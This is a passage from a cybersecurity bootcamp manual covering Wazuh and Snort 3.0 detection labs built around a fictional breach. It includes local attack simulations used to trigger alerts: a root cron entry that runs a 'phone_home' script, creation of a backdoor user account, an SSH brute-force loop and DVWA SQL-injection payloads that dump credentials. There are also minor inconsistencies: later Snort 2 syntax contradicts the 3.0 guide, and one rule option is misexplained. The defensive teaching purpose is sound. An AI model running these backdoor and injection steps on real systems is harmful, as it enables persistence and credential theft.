TEST 5 — Cron Backdoor Installation

Detected by: Wazuh

■ PayliteNG Context

This is the exact attack from Week 4 — @gr4yh4t installed a cron job that ran every 5 minutes. Splunk had no way to detect it. Wazuh catches it immediately.

BASH — Window 4

```
# Simulate the Week 4 backdoor echo '*/5 * * * * root /tmp/phone_home.sh' | \ sudo tee -a /etc/crontab # Watch Window 3 — crontab modification alert fires sleep 10 # Clean up sudo sed -i '/phone_home/d' /etc/crontab
```

Wazuh: ■ /etc/crontab modified alert fires. Level 8 severity. Visible in dashboard and index=wazuh in Splunk.

Splunk (dvwa index): ■ Completely missed — crontab changes are not in web or FTP logs

TEST 6 — New User Creation — Backdoor Account

Detected by: Wazuh

BASH — Window 4

```
# Simulate attacker creating a backdoor user sudo useradd backdoor_account 2>/dev/null # Watch Window 3 for the alert sleep 5 # Clean up sudo userdel backdoor_account
```

Wazuh: ■ Rule 5905: New user added to the system. Level 8 severity. Immediate alert.

Splunk (dvwa index): ■ Completely missed — user creation not in Apache logs

TEST RESULTS SUMMARY

The Key Teaching Point

- Splunk (dvwa index) alone: catches web attacks, misses host-based attacks
- Wazuh alone: catches host changes, misses web-layer attacks
- Splunk (wazuh index): bridges the gap — host events searchable in Splunk
- All three together: complete visibility across the entire attack chain
- This is Defence in Depth — no single tool catches everything

COMMON ISSUES AND FIXES

FINAL CHECKLIST — COMPLETE SETUP

✓ All items complete — ready for Checkpoint Project

- ■ PART 1: Docker installed — docker --version and docker-compose version both work
- ■ PART 2: Wazuh manager, indexer, dashboard all show Up in docker compose ps
- ■ PART 2: Wazuh dashboard accessible at https://localhost — can log in
- ■ PART 3: Wazuh agent installed natively at version 4.7.3-1
- ■ PART 3: Agent shows Active in docker exec agent_control -l
- ■ PART 3: Wazuh dashboard → Agents shows green Active status
- ■ PART 4: realtime=yes enabled in syscheck config
- ■ PART 4: FIM test — /etc/passwd modification generated an alert
- ■ PART 5: DVWA running with logs bind-mounted to ~/labs/week6/dvwa_logs/
- ■ PART 5: DVWA accessible at http://localhost — security level Low
- ■ PART 6: Splunk accessible at http://localhost:8000
- ■ PART 6: index=dvwa | head 10 returns Apache log events
- ■ PART 7: Wazuh alerts volume mounted in docker-compose.yml
- ■ PART 7: ~/labs/week6/wazuh_alerts/alerts.json exists and has content
- ■ PART 7: index=wazuh | head 10 returns Wazuh JSON alert events
- ■ PART 7: index=dvwa OR index=wazuh returns events from BOTH tools
- ■ TEST 1: SQL injection in DVWA → appears in Splunk within 30 seconds
- ■ TEST 3: SSH brute force → appears in BOTH Splunk and Wazuh
- ■ TEST 4: File modification → caught by Wazuh, visible in Splunk index=wazuh
- ■ TEST 5: Cron backdoor → caught by Wazuh only — Splunk dvwa index missed it
- ■ TEST 6: New user → caught by Wazuh only — proves why both tools are needed

TechRise 3.0

Cybersecurity & DevSecOps · Abia Cohort 3.0 · 2026

WEEK 7 · DAY 1 · SNORT 3.0

IDS Installation, Rule Writing and Testing Guide

This guide is written specifically for Snort 3.0

Student Name: _____

SNORT 2.x vs SNORT 3.0 — WHAT CHANGED

Snort 3.0 is a complete rewrite of Snort 2.x. The rule syntax is mostly the same but the configuration system, command-line flags, and some detection keywords are different. This guide uses Snort 3.0 throughout.

	Snort 2.x	Snort 3.0 (what you have)
Config file	snort.conf (text)	snort.lua (Lua-based)
Validation	snort -T -c snort.conf	snort -c snort.lua --warn-all
Running	snort -A console -c snort.conf -i eth0	snort -c snort.lua -i eth0 -A alert_fast
Alert output flag	-A console	-A alert_fast or -A alert_full
Alert log file	/var/log/snort/alert	/var/log/snort/alert_fast.txt
http_uri	keyword modifier	sticky buffer (different syntax)
threshold keyword	threshold:type threshold,...	detection_filter:track by_src,...
Rule files	include in snort.conf	ips section in snort.lua

What stays the same in Snort 3.0

- Basic rule structure: action protocol src_ip src_port -> dst_ip dst_port (options)
- content: keyword for payload matching
- nocase modifier
- flow: keyword
- dsize: keyword for packet size matching
- sid: and rev: rule identifiers
- All five PayliteNG rules work in Snort 3.0 with small syntax updates

PART 1 — INSTALL AND CONFIGURE SNORT 3.0

STEP 1 Find Your Network Interface

BASH

```
ip a | grep -E '^[0-9]+:' | awk '{print $2}' | grep -v lo # Write your interface name here:
_____________ # You need this for all Snort commands today
```

STEP 2 Install Snort 3.0

BASH

```
sudo apt update sudo apt install snort -y # Verify version — must show 3.x snort --version #
Expected output: # ,,_ -*> Snort! <*- # o" )~ Version 3.x.x # '''' By Martin Roesch & The Snort
Team
```

✓ Snort 3.0 confirmed

```
Version 3.x.x GRE (Build xxxx) ← Confirms Snort 3.0 is installed
```

STEP 3 Locate the Snort 3.0 Config File

Snort 3.0 uses a Lua-based configuration file — not the old text-based snort.conf from version 2.x.

BASH

```
# Find the config file location ls /etc/snort/ # Snort 3 uses snort.lua (NOT snort.conf) ls -la
/etc/snort/snort.lua # Also check for rules directory ls /etc/snort/rules/ 2>/dev/null || ls
/usr/share/snort/rules/ 2>/dev/null
```

✓ Snort 3.0 config found

```
/etc/snort/ snort.lua ← Snort 3.0 config file (Lua-based) rules/ ← rules directory ← snort.lua is the
file — NOT snort.conf
```

■ If you only see snort.conf but not snort.lua

You may have Snort 2.x installed. Run: snort --version to confirm. This guide is for Snort 3.0 only.

STEP 4 Create the Local Rules File

BASH

```
# Create the rules directory if it does not exist sudo mkdir -p /etc/snort/rules # Create your
local rules file sudo touch /etc/snort/rules/local.rules # Verify it exists ls -la
/etc/snort/rules/local.rules
```

STEP 5 Tell Snort 3.0 to Load Your Local Rules

In Snort 3.0 you need to include your local.rules file in snort.lua:

BASH + EDITOR

```
sudo nano /etc/snort/snort.lua # Find the ips section — it looks like this: # ips = # { # -- use this to enable default rules # -- enable_builtin_rules = true, # # -- list of rules files # -- include = 'snort3-community.rules', # } # Add your local rules file inside the ips section: # ips = # { # include = '/etc/snort/rules/local.rules', # } # Save: Ctrl+O then Enter, exit: Ctrl+X
```

STEP 6 Validate the Snort 3.0 Configuration

Snort 3.0 validation command is different from 2.x:

Snort 2.x (old)	Snort 3.0 (use this)
`# Snort 2.x (OLD — do not use) sudo snort -T -c /etc/snort/snort.conf`	`# Snort 3.0 (CORRECT) sudo snort -c /etc/snort/snort.lua --warn-all`

✓ Config valid in Snort 3.0

```
Snort successfully loaded all rules and default settings! ← This is the Snort 3.0 success message ← Different wording from Snort 2.x
```

✓ Part 1 Complete — Snort 3.0 Ready

- ■ snort --version shows Version 3.x
- ■ /etc/snort/snort.lua exists
- ■ /etc/snort/rules/local.rules created
- ■ local.rules path added to ips section in snort.lua
- ■ sudo snort -c /etc/snort/snort.lua --warn-all passes

PART 2 — SNORT 3.0 RULE ANATOMY

The basic rule structure is the same as Snort 2.x. Most differences are in detection options.

SNORT 3.0 RULE FORMAT

```
alert tcp any any -> any 80 (msg:"HTTP traffic"; sid:1000001; rev:1;)
```

Field	Example	What It Means
action	alert	What to do: alert, drop, pass, block, react
protocol	tcp	tcp, udp, icmp, ip
source IP	any	Source address — any = all, $HOME_NET = your network
source port	any	Source port — any = all
direction	->	-> one way, <> bidirectional
dest IP	any	Destination — $HTTP_SERVERS = web servers
dest port	80	Destination port — $HTTP_PORTS = web ports
msg	"HTTP traffic"	Alert message — make it descriptive
sid	1000001	Unique rule ID — use 1000000+ for local rules
rev	1	Revision number — increment when you update

Key Syntax Changes in Snort 3.0

Three things changed from Snort 2.x that you must know:

Change 1 — threshold is now detection_filter:

Snort 2.x (old)	Snort 3.0 (use this)
`# Snort 2.x threshold:type threshold, track by_src, count 5, seconds 60;`	`# Snort 3.0 detection_filter:track by_src, count 5, seconds 60;`

Change 2 — http_uri is a sticky buffer (options use comma not semicolon):

Snort 2.x (old)	Snort 3.0 (use this)
`# Snort 2.x http_uri; content:"UNION"; nocase; content:"SELECT"; nocase; distance:0;`	`# Snort 3.0 http_uri; content:"UNION", nocase; content:"SELECT", nocase, distance:0;`

Change 3 — Running Snort and alert output:

Snort 2.x (old)	Snort 3.0 (use this)
`# Snort 2.x sudo snort -A console \ -c /etc/snort/snort.conf \ -i eth0`	`# Snort 3.0 sudo snort \ -c /etc/snort/snort.lua \ -i eth0 \ -A alert_fast`

PART 3 — WRITE THE PAYLITENG DETECTION RULES (SNORT 3.0)

■ PayliteNG Context

Every rule maps to the PayliteNG attack chain. @gr4yh4t performed five attack types. You will write one Snort 3.0 rule for each — the rules that would have caught the breach on January 13th.

STEP 1 Open the Local Rules File

BASH

```
sudo nano /etc/snort/rules/local.rules # Write all five rules here # Save: Ctrl+O Enter Exit: Ctrl+X
```

RULE 1 ICMP Detection

Detects: Any ping or ICMP traffic — connection test

Purpose: Verify Snort 3.0 is detecting traffic before writing security rules.

ADD TO local.rules — Rule 1

```
alert icmp any any -> any any (msg:"TECHRISE ICMP Detected"; sid:1000001; rev:1;)
```

- Identical in Snort 2.x and 3.0 — basic rule syntax unchanged
- sid:1000001 — local rules always use 1000000+

RULE 2 SSH Brute Force Detection

Detects: Multiple failed SSH attempts — detection_filter in Snort 3.0

■ PayliteNG Context

@gr4yh4t made 47 SSH attempts in under 20 seconds. This rule uses detection_filter (Snort 3.0 replacement for threshold) to fire after 5 attempts from the same IP in 60 seconds.

Snort 3.0 version — uses detection_filter instead of threshold:

ADD TO local.rules — Rule 2 (Snort 3.0)

```
alert tcp any any -> $HOME_NET 22 (msg:"PAYLITENG SSH Brute Force Detected"; flow:to_server; detection_filter:track by_src, count 5, seconds 60; sid:1000002; rev:1;)
```

Snort 2.x (old)	Snort 3.0 (use this)
`# Snort 2.x (do not use) threshold:type threshold, track by_src, count 5, seconds 60;`	`# Snort 3.0 (correct) detection_filter:track by_src, count 5, seconds 60;`

- detection_filter — Snort 3.0 name for what was 'threshold' in 2.x
- track by_src — count per source IP
- count 5, seconds 60 — fire after 5 attempts in 60 seconds

RULE 3 — Anonymous FTP Login

Detects: FTP USER anonymous in packet payload

■ PayliteNG Context

@gr4yh4t used anonymous FTP to access PayliteNG's file server and download 45MB of customer data. This rule detects the 'USER anonymous' string in FTP traffic — identical syntax in Snort 3.0.

ADD TO local.rules — Rule 3 (Snort 3.0)

```
alert tcp any any -> $HOME_NET 21 (msg:"PAYLITENG Anonymous FTP Login Attempt";
flow:to_server,established; content:"USER anonymous"; nocase; sid:1000003; rev:1;)
```

- content: and nocase — identical syntax in Snort 3.0 and 2.x
- flow:established — only on fully established TCP connections
- No detection_filter needed — any anonymous FTP login is immediately suspicious

RULE 4 — SQL Injection Detection

Detects: UNION SELECT in HTTP URI — sticky buffer in Snort 3.0

■ PayliteNG Context

IP 203.0.113.88 sent SQL injection to PayliteNG's portal: GET /login.php?id=1+UNION+SELECT+user,password. In Snort 3.0 http_uri is a sticky buffer — content options use commas.

Snort 3.0 version — http_uri sticky buffer with comma-separated options:

ADD TO local.rules — Rule 4 (Snort 3.0)

```
alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS (msg:"PAYLITENG SQL Injection UNION SELECT";
flow:to_server,established; http_uri; content:"UNION", nocase; content:"SELECT", nocase,
distance:0; sid:1000004; rev:1;)
```

Snort 2.x (old)	Snort 3.0 (use this)
`# Snort 2.x (semicolons) http_uri; content:"UNION"; nocase; content:"SELECT"; nocase; distance:0;`	`# Snort 3.0 (commas inside content) http_uri; content:"UNION", nocase; content:"SELECT", nocase, distance:0;`

- http_uri — sticky buffer in Snort 3.0: all following content options apply to the URI
- Options inside content() use commas in Snort 3.0 — not semicolons
- distance:0 — SELECT must immediately follow UNION in the URI

RULE 5 — Large FTP Transfer Detection

Detects: Outbound packets over 10KB — data exfiltration indicator

■ PayliteNG Context

@gr4yh4t downloaded customer_backup_2024.sql.gz — 45MB. Large outbound FTP packets are a data exfiltration indicator. dsize: syntax is identical in Snort 3.0.

ADD TO local.rules — Rule 5 (Snort 3.0)

```
alert tcp $HOME_NET 21 -> any any (msg:"PAYLITENG Large FTP Transfer — Possible Exfiltration";
flow:from_server; dsize:>10000; sid:1000005; rev:1;)
```

- dsize:>10000 — identical syntax in Snort 3.0
- flow:from_server — outbound traffic FROM the FTP server
- Source is $HOME_NET port 21 — traffic leaving YOUR server

✓ Verification Checklist — Tick When Done

- ■ All 5 rules written in /etc/snort/rules/local.rules
- ■ Rule 2 uses detection_filter (not threshold)
- ■ Rule 4 http_uri content options use commas (not semicolons)
- ■ File saved

PART 4 — VALIDATE RULES IN SNORT 3.0

Always validate after adding rules. Snort 3.0 validation command is different from 2.x.

Snort 2.x (old)	Snort 3.0 (use this)
`# Snort 2.x (do not use) sudo snort -T -c /etc/snort/snort.conf`	`# Snort 3.0 (use this) sudo snort -c /etc/snort/snort.lua --warn-all`

✓ Rules valid in Snort 3.0

```
Snort successfully loaded all rules and default settings! ← Snort 3.0 success message ← All 5 rules loaded without errors
```

■ Common Snort 3.0 errors

'Unknown rule option threshold' — you used Snort 2.x syntax. Replace with detection_filter. 'Content option after sticky buffer must use comma' — you used semicolons inside http_uri content options. Replace with commas.

✓ Verification Checklist — Tick When Done

- ■ sudo snort -c /etc/snort/snort.lua --warn-all passes with no errors

PART 5 — RUNNING SNORT 3.0

The run command is different in Snort 3.0. Alert output flags changed.

Running Snort 3.0 in NIDS Mode

Snort 2.x (old)	Snort 3.0 (use this)
`# Snort 2.x (do not use) sudo snort -A console \ -c /etc/snort/snort.conf \ -i eth0 \ -l /var/log/snort`	`# Snort 3.0 (use this) sudo snort \ -c /etc/snort/snort.lua \ -i eth0 \ -l /var/log/snort \ -A alert_fast`

Snort 3.0 Alert Output Options

- -A alert_fast — one line per alert (recommended for class demo)
- -A alert_full — full packet details per alert
- -A alert_json — JSON format (good for Splunk integration)
- -A alert_csv — CSV format
- Alerts saved to: /var/log/snort/alert_fast.txt

Full run command for class demo:

BASH — TERMINAL 1

```
# Replace eth0 with YOUR interface name # Keep Terminal 1 open — alerts appear here sudo snort \ -c /etc/snort/snort.lua \ -i eth0 \ -l /var/log/snort \ -A alert_fast # To also watch alerts as they fire: # Open a second terminal and run: sudo tail -f /var/log/snort/alert_fast.txt
```

✓ Snort 3.0 running

```
---------------------------------------------------- Commencing packet processing
---------------------------------------------------- ← Snort 3.0 is running and watching the network ←
Alerts appear in /var/log/snort/alert_fast.txt
```

■ In Snort 3.0 you may not see alerts directly in the terminal you started Snort. Always watch alert_fast.txt in a second terminal with: sudo tail -f /var/log/snort/alert_fast.txt

PART 6 — TESTING ALL FIVE RULES

■ PayliteNG Context

Generate the exact same attack traffic @gr4yh4t sent to PayliteNG and watch Snort 3.0 detect it in real time.

Setup — Open THREE terminals before testing:

SETUP

```
# Terminal 1 — Run Snort 3.0 sudo snort -c /etc/snort/snort.lua -i eth0 -l /var/log/snort -A
alert_fast # Terminal 2 — Watch alerts live sudo tail -f /var/log/snort/alert_fast.txt # Terminal
3 — Generate test traffic (commands below)
```

TEST 1 — ICMP — Verify Snort is Working

Detected by: Snort

BASH — TERMINAL 3

```
# Terminal 3 ping -c 3 localhost
```

✓ Rule 1 — ICMP detected

```
# In Terminal 2 (alert_fast.txt): 01/20-09:00:01 [**] [1:1000001:1] "TECHRISE ICMP Detected" [**]
[Priority: 0] {ICMP} 127.0.0.1 -> 127.0.0.1 ← Rule 1 fires 3 times — once per ping ← Snort 3.0 working
correctly
```

Note: In Snort 3.0 alert_fast format the message appears in quotes — different from Snort 2.x console format.

TEST 2 — SSH Brute Force — detection_filter working

Detected by: Snort

BASH — TERMINAL 3

```
# Terminal 3 — generate 8 failed SSH attempts for i in {1..8}; do ssh -o StrictHostKeyChecking=no \
-o ConnectTimeout=1 \ wronguser@localhost 2>/dev/null sleep 0.5 done
```

✓ Rule 2 — SSH brute force detected

```
01/20-09:00:05 [**] [1:1000002:1] "PAYLITENG SSH Brute Force Detected" [**] [Priority: 0] {TCP}
127.0.0.1:xxxxx -> 127.0.0.1:22 ← Alert fires after the 5th attempt (detection_filter threshold) ← Would
have caught @gr4yh4t at 03:47:20 on January 13th
```

TEST 3 — Anonymous FTP Login

Detected by: Snort

BASH — TERMINAL 3

```
# Terminal 3 ftp -n localhost << 'EOF' quote USER anonymous quit EOF # If ftp not installed: sudo apt install ftp -y
```

✓ Rule 3 — Anonymous FTP detected

```
01/20-09:00:10 [**] [1:1000003:1] "PAYLITENG Anonymous FTP Login Attempt" [**] [Priority: 0] {TCP} 127.0.0.1:xxxxx -> 127.0.0.1:21 ← Fires the moment USER anonymous appears in packet ← In PayliteNG the backup was downloaded 3 seconds after this
```

TEST 4 — SQL Injection in HTTP

Detected by: Snort + DVWA

BASH — TERMINAL 3

```
# Confirm DVWA running docker ps | grep dvwa # If not: docker start dvwa # Terminal 3 — generate SQL injection traffic curl 'http://localhost/dvwa/vulnerabilities/sqli/?id=1+UNION+SELECT+user,password+FROM+users--' \ -H 'Cookie: security=low; PHPSESSID=abc123' \ -o /dev/null -s # Also test in browser: DVWA → SQL Injection → 1' UNION SELECT user,password FROM users--
```

✓ Rule 4 — SQL injection detected

```
01/20-09:00:15 [**] [1:1000004:1] "PAYLITENG SQL Injection UNION SELECT" [**] [Priority: 0] {TCP} 127.0.0.1:xxxxx -> 127.0.0.1:80 ← http_uri sticky buffer caught UNION SELECT in the URL ← Same attack 203.0.113.88 used against PayliteNG
```

TEST 5 — Large FTP Transfer

Detected by: Snort

BASH — TERMINAL 3

```
# Terminal 3 — simulate large outbound FTP packets dd if=/dev/zero bs=1024 count=20000 2>/dev/null | nc localhost 21 2>/dev/null # If Metasploitable2 is running: # curl -s ftp://192.168.43.16/ --user anonymous: -o /dev/null
```

✓ Rule 5 — Large transfer detected

```
01/20-09:00:20 [**] [1:1000005:1] "PAYLITENG Large FTP Transfer — Possible Exfiltration" [**] [Priority: 0] {TCP} 127.0.0.1:21 -> 127.0.0.1:xxxxx ← dsize:>10000 matches large outbound FTP packets ← A 45MB download generates hundreds of these alerts
```

Test Results — Record Your Findings

Test	Attack	Rule	Result	Snort 3.0 Change Used
1	ping -c 3 localhost	ICMP Detected	■ Fired ■ Failed	None — same as 2.x
2	8 SSH failed logins	SSH Brute Force	■ Fired ■ Failed	detection_filter
3	FTP USER anonymous	Anon FTP Login	■ Fired ■ Failed	None — same as 2.x
4	UNION SELECT in URL	SQL Injection	■ Fired ■ Failed	http_uri sticky buffer
5	Large FTP packets	Large Transfer	■ Fired ■ Failed	None — same as 2.x

PART 7 — SAVE ALERTS AND CONNECT TO SPLUNK

View and Save Snort 3.0 Alert Logs

Snort 2.x (old)	Snort 3.0 (use this)
`# Snort 2.x alert file sudo cat /var/log/snort/alert`	`# Snort 3.0 alert file sudo cat /var/log/snort/alert_fast.txt`

BASH

```
# Count alerts that fired sudo grep -c '\[\*\*\]' /var/log/snort/alert_fast.txt # Show only PayliteNG alerts sudo grep 'PAYLITENG' /var/log/snort/alert_fast.txt # Which rules fired most sudo grep 'PAYLITENG' /var/log/snort/alert_fast.txt \ | awk -F'"' '{print $2}' | sort | uniq -c | sort -rn # Save to lab folder mkdir -p ~/labs/week7 sudo cp /var/log/snort/alert_fast.txt ~/labs/week7/snort_alerts.txt echo 'Saved'
```

Connect Snort 3.0 Alerts to Splunk

Feed Snort 3.0 Alerts into Your Existing SIEM

- In Splunk: Settings → Add Data → Monitor → Files and Directories
- File: /var/log/snort/alert_fast.txt (Snort 3.0 file — not alert)
- Source type: snort (or _json if using -A alert_json)
- Index: payliteng

SPLUNK SEARCH

```
# Unified search — all three detection layers together index=payliteng OR index=dvwa OR index=wazuh | table _time source _raw | sort -_time # This shows the complete PayliteNG attack chain in one view: # SSH brute force from Snort # SQL injection from Snort + DVWA Apache log # File changes from Wazuh # All sorted by time — the full story
```

■ **For richer Splunk integration, run Snort 3.0 with -A alert_json flag. JSON format gives Splunk structured fields to search on — rule ID, source IP, destination IP — making SPL queries much more precise.**

FINAL CHECKLIST — DAY 1 COMPLETE

✓ All items complete — Snort 3.0 fully operational

- ■ Snort --version confirms Version 3.x (not 2.x)
- ■ /etc/snort/snort.lua exists (not snort.conf)
- ■ /etc/snort/rules/local.rules created and included in snort.lua
- ■ sudo snort -c /etc/snort/snort.lua --warn-all passes
- ■ Rule 1: ICMP (sid:1000001) — identical in 3.0
- ■ Rule 2: SSH brute force using detection_filter (not threshold)
- ■ Rule 3: Anonymous FTP content match (identical in 3.0)
- ■ Rule 4: SQL injection using http_uri sticky buffer with comma syntax
- ■ Rule 5: Large FTP dsize (identical in 3.0)
- ■ Snort running with: snort -c snort.lua -i eth0 -A alert_fast
- ■ Alerts watching: sudo tail -f /var/log/snort/alert_fast.txt
- ■ TEST 1: ICMP rule fired
- ■ TEST 2: SSH brute force rule fired (detection_filter working)
- ■ TEST 3: Anonymous FTP rule fired
- ■ TEST 4: SQL injection rule fired (http_uri sticky buffer working)
- ■ TEST 5: Large FTP transfer rule fired
- ■ /var/log/snort/alert_fast.txt saved to ~/labs/week7/snort_alerts.txt
- ■ Snort alerts ingested into Splunk from alert_fast.txt

TECHRISE 3.0

Cybersecurity & DevSecOps Programme · Abia Cohort 3.0 · 2026

PHASE 2 · BLUE TEAM & DEFENCE

WEEK 07

IDS/IPS and Network Security Monitoring

Student Training Manual — AI-First Curriculum

PROGRAMME	COHORT	WEEK	PHASE	METHODOLOGY
Cybersecurity & DevSecOps	**Abia Cohort 3.0**	**7 of 12**	**2 — Blue Team & Defence**	**AI-First (Manual → AI)**

Prepared by the TechRise Curriculum Design Team

Lead: Engr. Eduwem Adam · Co-facilitator: Mr. Akorita-Ifeanyichukwu Nehemiah

TABLE OF CONTENTS

- **Week 7: IDS/IPS and Network Security Monitoring**
  - Phase: Blue Team and Defence (Weeks 5–8)
  - Day 1 — IDS/IPS Fundamentals and Snort Architecture
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 2 — Writing Custom Snort Rules
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 3 — Suricata and Advanced Detection
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 4 — Network Traffic Analysis with tcpdump and AI
    - LEARN · PRACTICE · BUILD · DOCUMENT
  - Day 5 — Review, Assessment & Portfolio
    - LEARN · PRACTICE · BUILD · DOCUMENT
- **Weekly Checklist**
- **Skills Verification**
- **Self-Assessment Quiz**
- **Additional Resources**
- **Looking Ahead — Week 8**

Phase: Blue Team and Defence (Weeks 5–8) **Week 7 of 12**

WEEK 7: IDS/IPS AND NETWORK SECURITY MONITORING

Weekly Overview

This week you add network-based detection to your defensive toolkit. You will learn the difference between intrusion detection (IDS) and prevention (IPS), write custom Snort rules to detect web attacks, analyse live traffic with tcpdump, and enhance detection with AI-powered signature generation. By the end of this week, you will have a complete detection stack: SIEM (logs from Week 6) plus IDS (network traffic from Week 7).

How this week builds on Weeks 5–6

- Week 5 taught you web attack patterns (SQLi, XSS). Week 6 taught you to detect them in logs with Splunk. Now you will detect them on the wire with Snort — catching attacks even if logging is disabled.
- Your Week 3 tcpdump skills return for traffic analysis.

How this week sets up Week 8

- Week 8 is Digital Forensics and Incident Response. The network traffic captures you learn this week become forensic evidence. IDS alerts trigger incident response investigations.

Why this matters in a real security job

- Attackers delete logs. They disable agents. But network traffic cannot be deleted (if captured at the switch). IDS/IPS provides evidence that survives host compromise. Every mature SOC has network detection.

■ Authorisation Reminder

All packet captures and IDS rules this week target your own lab network traffic only. Sniffing networks without permission is illegal under Nigeria's Cybercrimes Act 2015.

DAY
1

IDS/IPS Fundamentals and Snort Architecture

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Explain the difference between IDS and IPS


2. Distinguish between NIDS and HIDS

3. Describe Snort architecture and rule structure

IDS (INTRUSION DETECTION SYSTEM) / IPS (INTRUSION PREVENTION SYSTEM)

IDS monitors network traffic for suspicious activity and generates alerts. IPS adds the ability to automatically block malicious traffic in real-time — turning passive detection into active prevention.

IDS vs IPS — Network Placement



IDS vs IPS — Key Differences

Feature	IDS (Detection)	IPS (Prevention)
Position	Passive — mirror/span port	Inline — traffic passes through it
Action on threat	Alert only — no blocking	Alert AND block malicious traffic
Network impact	Zero — traffic not affected	Adds latency — needs tuning
False positive risk	Low risk — only alerts	High risk — false positives block legit traffic
Best use	Monitoring and visibility	Enforcement and prevention
Example tools	Snort (IDS mode), Zeek	Snort (IPS mode), Suricata, Palo Alto NGFW

NIDS vs HIDS

Type	Where It Runs	What It Monitors	Best For

NIDS (Network-based)	Dedicated sensor/appliance on the network	All network traffic passing through a segment	Detecting network attacks (port scans, exploits, C2)
HIDS (Host-based)	Software agent on each endpoint	System calls, file changes, log entries on that host	Detecting insider threats, file tampering, malware
Hybrid	Both NIDS and HIDS deployed	Network traffic + host-level events	Complete coverage — what most mature SOCs use

Snort Architecture

Snort Processing Pipeline

```
■■■
```

Step 1 — Install Snort

BASH

```
sudo apt update && sudo apt install snort -y # Verify installation snort --version # During install you may be prompted for your network range # Enter your lab subnet: e.g. 192.168.1.0/24
```

Step 2 — Run Snort in Sniffer Mode

BASH

```
# Show all packets on the network interface sudo snort -v -i eth0 # Show packets with more detail (headers) sudo snort -vd -i eth0 # Show packet payload data sudo snort -vde -i eth0
```

What to observe: source/destination IPs, ports, protocol, TCP flags. Generate some traffic (ping Metasploitable, browse to DVWA) and watch Snort capture it.

Step 3 — Run Snort in IDS Mode with Community Rules

BASH

```
# Run Snort with default config and rules sudo snort -c /etc/snort/snort.conf -i eth0 -l /var/log/snort -A console # -c = config file # -i = network interface # -l = log directory # -A console = print alerts to screen
```

Step 4 — Generate Traffic and Watch Alerts

From another terminal, run an Nmap scan against Metasploitable:

BASH

```
sudo nmap -sS TARGET_IP
```

Watch the Snort console — you should see alerts for the port scan. This demonstrates Snort detecting Week 4 attack techniques.

■ ANALYSE THIS

Snort fired an alert for your Nmap scan. What rule triggered it? Look in /etc/snort/rules/ for the rule file. What does the rule syntax mean? Could an attacker evade this rule by using -T1 timing? How would you modify the rule to also catch slow scans?

BUILD *(2 Hours)*

BUILD BRIEF

Create an IDS/IPS Selection and Deployment Guide for a fictional client.

Scenario:

- A Nigerian fintech startup (50 employees, cloud-hosted web app, on-premises office network) has no IDS/IPS and has just had a security incident

Required sections:

- IDS vs IPS Decision: for their specific environment, recommend IDS or IPS and explain why

- NIDS vs HIDS: recommend deployment of one or both and justify
- Tool Selection: compare Snort vs Suricata vs commercial options (Palo Alto, Cisco) for their budget
- Network Placement Diagram: ASCII diagram showing where sensors go in their network
- Deployment Timeline: 30/60/90-day implementation plan
- Rule Management: how to keep signatures up-to-date; how to handle false positives

Format:

- Professional consulting recommendation report

DOCUMENT

Writing Prompt:

Write a Network Security Monitoring Policy for your organisation.

- Required: Purpose and scope, which network segments will be monitored, data retention requirements for packet captures, authorisation required to review captures (privacy implications), incident escalation when IDS fires, compliance alignment (NDPA — monitoring employee traffic has privacy implications)
- This is a governance document — it defines the rules for how IDS/IPS will be operated

DAY
2

Writing Custom Snort Rules

LEARN *(1 Hour)*

LEARNING OBJECTIVES

1. Parse and understand the Snort rule syntax in full

2. Write custom Snort rules to detect SQLi, XSS, and port scans

3. Test rules against live traffic and tune to reduce false positives

SNORT RULE

is a pattern-matching instruction that tells Snort what network traffic to alert on. Each rule defines: the action to take, the traffic to inspect, and the pattern to match.

Snort Rule Anatomy

```
■■■
```

threshold	threshold: type limit, track by_src, count 5, seconds 60;	Rate limiting	Detect scans/brute force
detection_filter	detection_filter: track by_src, count 10, seconds 5;	Minimum events before alert	Reduce single-packet FPs
sid	sid:1000001;	Rule ID	Must be unique per rule
rev	rev:1;	Revision number	Track rule changes

Building a SQLi Detection Rule Step by Step

SNORT RULES — SQL INJECTION DETECTION

```
# Basic SQLi detection — catches 'union select' in HTTP traffic alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS ( msg:"TECHRISE SQLi Detected - UNION SELECT"; flow:to_server,established; http_method:GET; http_uri; content:"union"; nocase; content:"select"; nocase; distance:0; classtype:web-application-attack; sid:1000001; rev:1; ) # Authentication bypass SQLi alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS ( msg:"TECHRISE SQLi Auth Bypass - OR 1=1"; flow:to_server,established; http_uri; pcre:"/(%27|')\s*(or|and)\s*(1=1|'1'='1')/i"; classtype:web-application-attack; sid:1000002; rev:1; ) # SQL comment injection alert tcp any any -> $HTTP_SERVERS $HTTP_PORTS ( msg:"TECHRISE SQLi Comment - Double Dash"; flow:to_server,established; http_uri; content:"--"; http_uri; content:"'"; http_uri; classtype:web-application-attack; sid:1000003; rev:1; )
```

XSS and Scan Detection Rules

SNORT RULES — XSS AND SCAN DETECTION

```
